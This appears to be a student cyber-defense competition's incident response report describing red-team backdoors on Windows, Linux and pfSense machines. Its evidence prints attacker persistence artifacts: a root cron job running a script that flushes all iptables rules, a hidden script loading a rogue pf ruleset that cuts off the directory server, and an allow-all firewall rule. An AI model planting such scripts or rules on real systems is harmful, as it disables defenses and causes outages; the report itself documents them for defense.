Circle for the Protection of Antarctica

11/05/2022

From: Team 1
To: Circle For The Protection of Antarctica
Subject: Incident Report Template

Hello,

We have completed our incident response report. The report is designed to allow executives to quickly learn about and gauge the business impact of a security incident, while providing in-depth details and evidence to technical staff. A ‘Lessons Learned’ section is also included for reflection and self-assessment, so we can continually improve our incident response process and identify areas of weakness.

Please see the attached report, and feel free to reach out to us with any questions or concerns.

Regards,
Team 1

The Circle for the Protection of Antarctica

Incident Response Report

This document is confidential and is intended for authorized recipients within the Circle for the Protection of Antarctica only. Any use of this document, or the information it contains, without the explicit permission of the Circle for the Protection of Antarctica is strictly prohibited.

Executive Summary

We have had several instances of unauthorized access across our topology. There have been several cases of breaches and elevation of privilege. We need to significantly reduce these incidents by reapproaching how we approach hardening our critical services. Additionally it would make sense to reapproach how many users need permissions in order to lower the amount of accounts with administrator permissions and therefore lower the amount of accounts with access to critical permissions.

Incident Overview

Type of Incident: Backdoor

Priority: High

Initial Detection: 11/5/22

Incident Time Frame: 9:30am-Current


Total Response Time: Unknown

Affected Operating Systems: Windows 10 Penguin Machine, Windows Server Core 2019 Tank Machine, Windows Server 2022 Drill Machine, Windows 10 Squid Machine (Active Directory Server)

Affected Users: All


Incident Description: Users outside of the organization have had access to the Penguin Windows 10 box as well as both of our Windows Server boxes in the cloud throughout the day, and have done several actions ranging from pulling up URLs in Microsoft Edge, to creating system alerts with messages, opening command windows, and disabling services and Windows functionalities such as the search function.


Recovered Evidence



Message from 11/5/2022 3:35 PM

bozo







Message from 11/5/2022 10:50 AM


-
Scripts.com
Bee Movie
By Jerry Seinfeld

NARRATOR:
(Black screen with text; The sound of buzzing bees can be heard)
According to all known laws
of aviation






- Allow IPv4 ping requests
- Allow IPv6 ping requests
- Allow WinRM HTTPS
- Block12345
- HTTP MySQL
- HTTP Wamp




Name

- O-T
- O-U
- powershell-out




Name

- powershell-in




Message from 11/5/2022 2:49 PM

beware of the gumper



Start types: Multiple
Service status: All
Services: All
Servers: All

Server Name	Display Name	Service Name	Status	Start Type
[illegible]UID	Google Update Service (gupdate)	gupdate	Stopped	Automatic (D
SQUID	cloudbase-init	cloudbase-init	Stopped	Automatic
SQUID	Clipboard User Service_15912e0	cbdhsvc_15912e0	Stopped	Automatic (D
SQUID	redteam	redteam	Stopped	Automatic



penguin.team01.seal.aq
10.1.1.2
FULLSCREEN
REFRESH CONSOLE
SHUTDOWN
POWER ON
SOFT REBOOT
Connected to QEMU (instance-38a546a2-6b55-485f-b5a3-b47e8558d9b5)
Send CtrlAltDel
172.17.1.4
Administrator: C:\windows\system32\cmd.exe - powershell

```
C:\Users\rigmanager>Net user

User accounts for \\TANK

-------------------------------------------------------------------------------
Admin                    Administrator            bigoil
Bingus                   cloudbase-init           custodian
DefaultAccount           derrickhand              driller
emmanuel                 enzo                     FireHazard
floorhand                Guest                    kenny
leasehand                momo
notredteam               quatuam
rigmanager               shrigma
WDAGUtilityAccount       whiteteam
The command completed successfully.


C:\Users\rigmanager>Get-LocalUser |                          alUser -Password (Read-Host -AsSecu
reString)
'Get-LocalUser' is not recognized as
operable program or batch file.

C:\Users\rigmanager>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation.

PS C:\Users\rigmanager> Get-LocalUser | Where-Object {$_.name -ne "whiteteam"} | Set-LocalUser -Password (Read-Host -AsS
ecureString)
**********
PS C:\Users\rigmanager> _
```

Message from 11/5/2022 10:50 AM

-
Scripts.com
Bee Movie
By Jerry Seinfeld

NARRATOR:
(Black screen with text; The sound of buzzing bees can be heard)
According to all known laws
of aviation

Business Impact

While this has not resulted in immediate downtime, it presents a constant risk of information leakage as well as the persistent threat of downtime in the future. If a backdoor is truly present as it appears, then there is constant availability to unauthorized access to the topology which is a high threat to have on the systems, even more so considering one of them is an active directory server.

Primary Cause

The primary cause must have been holes in our security between our firewall and having open ports, likely related to critical services we run on these systems.

Response Process

Our response to this has been a persistent search for any sources of this backdoor through using the tree command, looking through the file system, and generally making an effort to find artifacts leading towards a backdoor.

Remediation Plan

We have been taking steps to harden our critical services throughout the incident. We have additionally been taking steps to seek out the backdoor to avoid further breaches using it. As we discover backdoors we will take steps to eliminate these backdoors and understand how to prevent them from coming again.

Lessons Learned

We have learned from this incident that basic hardening is not enough to fully secure the critical services we run on our Windows infrastructure. Going even further with our hardening will limit accessibility for the work environment but is clearly necessary for the level at which the topology is being attacked. This is what will be implemented on Windows machines going forward in order to prevent a repeat of this incident in the future.

Incident Overview

Type of Incident: Backdoor

Priority: High

Initial Detection: 11/5/22

Incident Time Frame: 10am-Current


Total Response Time: Unknown

Affected Operating Systems: Arch Linux Albatross Machine, Rocky Linux Orca Machine


Affected Users: All

Incident Description: There appears to be a backdoor that has allowed unknown scripts and services to be run. Additionally this backdoor has resulted in downtime for critical services. Configuration files have been edited and across this incident there has been several other instances of evidence suggesting that unauthorized users have access.


Recovered Evidence




```
[rigmanager@albatross-team01-seal-aq ~]$ cat /etc/notes
#!/bin/bash\n(\niptables -F; iptables -t mangle -F; iptables -t nat -F;\nwall nomnom;\n) 2>/dev/null
```




```
[rigmanager@orca-team01-seal-aq ~]$ cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# For details see man 4 crontabs

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name  command to be executed

* * * * */5 root /etc/notes
```



```
[rigmanager@orca-team01-seal-aq ~]$ cat /etc/notes
#!/bin/bash\n(\niptables -F; iptables -t mangle -F; iptables -t nat -F;\nwall nomnom;\n) 2>/dev/null
```



```
● postfix.service - Postfix Mail Transport Agent
   Loaded: loaded (/usr/lib/systemd/system/postfix.service; enabled; vendor preset: disabled)
   Active: active (running) since Fri 2022-11-04 21:46:28 EDT; 13h ago
 Main PID: 1386 (master)
    Tasks: 9 (limit: 24354)
   Memory: 21.8M
   CGroup: /system.slice/postfix.service
           ├─ 1386 /usr/libexec/postfix/master -w
           ├─ 1389 qmgr -l -t unix -u
           ├─84900 pickup -l -t unix -u
           ├─85452 anvil -l -t unix -u
           ├─91546 proxymap -t unix -u
           ├─91572 cleanup -z -t unix -u
           ├─91573 trivial-rewrite -n rewrite -t unix -u
           ├─91574 error -t unix -u
           └─91575 bounce -z -t unix -u

Nov 05 10:55:22 orca-team01-seal-aq.novalocal postfix/qmgr[1389]: F02C14601852: removed
Nov 05 10:55:50 orca-team01-seal-aq.novalocal postfix/smtpd[91593]: connect from unknown[172.30.0.20]
Nov 05 10:55:50 orca-team01-seal-aq.novalocal postfix/smtpd[91593]: warning: SASL: Connect to private/auth fail>
Nov 05 10:55:50 orca-team01-seal-aq.novalocal postfix/smtpd[91593]: fatal: no SASL authentication mechanisms
Nov 05 10:55:50 orca-team01-seal-aq.novalocal postfix/smtpd[91594]: connect from unknown[172.30.0.20]
Nov 05 10:55:50 orca-team01-seal-aq.novalocal postfix/smtpd[91594]: warning: SASL: Connect to private/auth fail>
Nov 05 10:55:50 orca-team01-seal-aq.novalocal postfix/smtpd[91594]: fatal: no SASL authentication mechanisms
Nov 05 10:55:51 orca-team01-seal-aq.novalocal postfix/master[1386]: warning: process /usr/libexec/postfix/smtpd>
Nov 05 10:55:51 orca-team01-seal-aq.novalocal postfix/master[1386]: warning: /usr/libexec/postfix/smtpd: bad co>
Nov 05 10:55:51 orca-team01-seal-aq.novalocal postfix/master[1386]: warning: process /usr/libexec/postfix/smtpd>
~
```



```
[rigmanager@orca-team01-seal-aq postfix]$ sudo systemctl status postfix
● postfix.service - Postfix Mail Transport Agent
   Loaded: loaded (/usr/lib/systemd/system/postfix.service; enabled; vendor preset: disabled)
   Active: active (running) since Sat 2022-11-05 10:57:20 EDT; 12min ago
  Process: 91750 ExecStop=/usr/sbin/postfix stop (code=exited, status=0/SUCCESS)
  Process: 91776 ExecStart=/usr/sbin/postfix start (code=exited, status=0/SUCCESS)
  Process: 91774 ExecStartPre=/usr/libexec/postfix/chroot-update (code=exited, status=0/SUCCESS)
  Process: 91770 ExecStartPre=/usr/libexec/postfix/aliasesdb (code=exited, status=0/SUCCESS)
  Process: 91764 ExecStartPre=/usr/sbin/restorecon -R /var/spool/postfix/pid/master.pid (code=exited, status=0/>
 Main PID: 91845 (master)
    Tasks: 7 (limit: 24354)
   Memory: 11.3M
   CGroup: /system.slice/postfix.service
           ├─91845 /usr/libexec/postfix/master -w
           ├─91846 pickup -l -t unix -u
           ├─91847 qmgr -l -t unix -u
           ├─91864 anvil -l -t unix -u
           ├─92655 proxymap -t unix -u
           ├─92979 smtpd -n smtp -t inet -u -o stress= -s 2
           └─92980 smtpd -n smtp -t inet -u -o stress= -s 2

Nov 05 11:08:28 orca-team01-seal-aq.novalocal postfix/master[91845]: warning: process /usr/libexec/postfix/smtp>
Nov 05 11:08:28 orca-team01-seal-aq.novalocal postfix/master[91845]: warning: /usr/libexec/postfix/smtpd: bad c>
Nov 05 11:09:28 orca-team01-seal-aq.novalocal postfix/smtpd[92979]: connect from unknown[172.30.0.20]
Nov 05 11:09:28 orca-team01-seal-aq.novalocal postfix/smtpd[92979]: discarding EHLO keywords: CHUNKING
Nov 05 11:09:28 orca-team01-seal-aq.novalocal postfix/smtpd[92980]: connect from unknown[172.30.0.20]
Nov 05 11:09:28 orca-team01-seal-aq.novalocal postfix/smtpd[92980]: discarding EHLO keywords: CHUNKING
Nov 05 11:09:32 orca-team01-seal-aq.novalocal postfix/smtpd[92979]: warning: unknown[172.30.0.20]: SASL PLAIN a>
Nov 05 11:09:32 orca-team01-seal-aq.novalocal postfix/smtpd[92980]: warning: unknown[172.30.0.20]: SASL PLAIN a>
Nov 05 11:09:32 orca-team01-seal-aq.novalocal postfix/smtpd[92980]: disconnect from unknown[172.30.0.20] ehlo=1>
Nov 05 11:09:32 orca-team01-seal-aq.novalocal postfix/smtpd[92979]: disconnect from unknown[172.30.0.20] ehlo=1>
lines 1-30/30 (END)
```

Business Impact

This has resulted in downtime throughout the incident as well as unauthorized access.

Primary Cause

The primary cause of this was holes in our topology as a result of needing accessibility to our critical services.

Response Process

Our response process has been hardening these services as the incident has been occuring as well as searching for the backdoors that are responsible for these incidents.


Remediation Plan

In the future we will need to respond by upping our security to a higher level to respond to these advanced attacks.

Lessons Learned

We learned that in order to keep up with the pace of the attacks we must harden farther than we have prior to now. Accessibility is less critical in the situation we are in where attackers are making throughway into our topology.

Other Findings:



Administrator: C:\windows\system32\cmd.exe - powershell


```
C:\Users\rigmanager>Net user

User accounts for \\TANK

-------------------------------------------------------------------------------
Admin                    Administrator            bigoil
Bingus                   cloudbase-init           custodian
DefaultAccount           derrickhand              driller
emmanuel                 enzo                     FireHazard
floorhand                Guest                    kenny
leasehand                momo                     motorhand
notredteam               quatuam                  redteam
rigmanager               shrigma
WDAGUtilityAccount       whiteteam
The command completed successfully.


C:\Users\rigmanager>Get-LocalUser | Where-Obj                              | Set-LocalUser -Password (Read-Host -AsSecu
reString)
'Get-LocalUser' is not recognized as an inter
operable program or batch file.

C:\Users\rigmanager>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\rigmanager> Get-LocalUser | Where-Object {$_.name -ne "whiteteam"} | Set-LocalUser -Password (Read-Host -AsS
ecureString)
**********
PS C:\Users\rigmanager> _
```

Message from 11/5/2022 2:49 PM

beware of the gumper

We received a warning from a red team attacker that they were going to use a scheduled task to attack our Windows infrastructure. We were able to tell it was scheduled as a result of receiving the message on all of our Windows boxes at the same time. Additionally the nature of the message as a warning suggested that there was a binary that was to be run at a later time.


We learned from this attack that there were bad actors in our Windows topology that had administrative access to make a message box. This suggests an error in our firewall that allowed for not only access, but root access to our boxes through our previous hardening. From this we know to greater harden our firewall rules in order to prevent future incidents of this nature.



```
Enter an option: `3

KVM Guest - Netgate Device ID: 7e96932fafbefd1b9581

*** Welcome to pfSense 2.6.0-RELEASE (amd64) on pfSense ***

 WAN (wan)       -> vtnet0     -> v4/DHCP4: 172.20.1.1/24
 LAN (lan)       -> vtnet1     -> v4: 10.1.1.254/24

 0) Logout (SSH only)                  9) pfTop
 1) Assign Interfaces                 10) Filter Logs
 2) Set interface(s) IP address       11) Restart webConfigurator
 3) Reset webConfigurator password    12) PHP shell + pfSense tools
 4) Reset to factory defaults         13) Update from console
 5) Reboot system                     14) Disable Secure Shell (sshd)
 6) Halt system                       15) Restore recent configuration
 7) Ping host                         16) Restart PHP-FPM
 8) Shell

Enter an option: 14

SSHD is currently enabled.  Would you like to disable? [y/n]? y
```

SSHD was enabled on our PfSense router. This was unnecessary due to the local console access. Furthermore, with the possibility of compromised passwords, this provides another access vector for those trying to gain access. SSHD was disabled and the file to re-enable it was set to not be executable.


We learned to reduce the number of connection methods available by turning off unnecessary components. This included turning off SSH and Web config.



```
block out proto { icm
pass in all
~
~
```

A rule was added to the pfSense rules that allowed all inbound traffic. This allowed all traffic that was supposed to be blocked to be permitted, potentially allowing malicious traffic to reach our devices.


We learned to monitor our active rules file and ensure its integrity before applying as this likely was snuck into our prior firewall rules before pushing them.



```
[2.6.0-RELEASE][root@pfSense.home.arpa]/root: cat /tmp/.../rules.sh
pfctl -f /etc/redteam.conf
[2.6.0-RELEASE][root@pfSense.home.arpa]/root: cat /etc/re
redteam.conf     remote          resolvconf.conf
regdomain.xml    resolv.conf
[2.6.0-RELEASE][root@pfSense.home.arpa]/root: cat /etc/redteam.conf
pass in quick proto { icmp tcp udp } from 172.17.1.0/24 to { 10.1.1.0/24 172.20.
1.1 }
pass out quick proto { icmp tcp udp } from { 10.1.1.0/24 172.20.1.1 } to 172.17.
1.0/24
block in quick proto { tcp udp } to 10.1.1.1 port { 53 389 }
pass out quick proto { tcp udp } from 10.1.1.1 port { 53 389 }
pass in quick proto icmp to 10.1.1.2
pass out quick proto icmp from 10.1.1.2
pass in quick proto tcp to 10.1.1.3 port 5985
pass out quick proto tcp from 10.1.1.3 port 5985
pass in quick proto tcp to 10.1.1.4 port 22
pass out quick proto tcp from 10.1.1.4 port 22
pass in quick proto tcp to 10.1.1.5 port { 25 143 }
pass out quick proto tcp from 10.1.1.5 port { 25 143 }
pass in quick proto icmp to 10.1.1.6
pass out quick proto icmp from 10.1.1.6
```

A cronjob (scheduled task) was found within the pfSense router. This task executed a script that applied a set of firewall rules that would prevent traffic to our AD/DNS server.

We learned to check cronjobs for anything that is malicious or unwanted, as it will continue to re-apply.

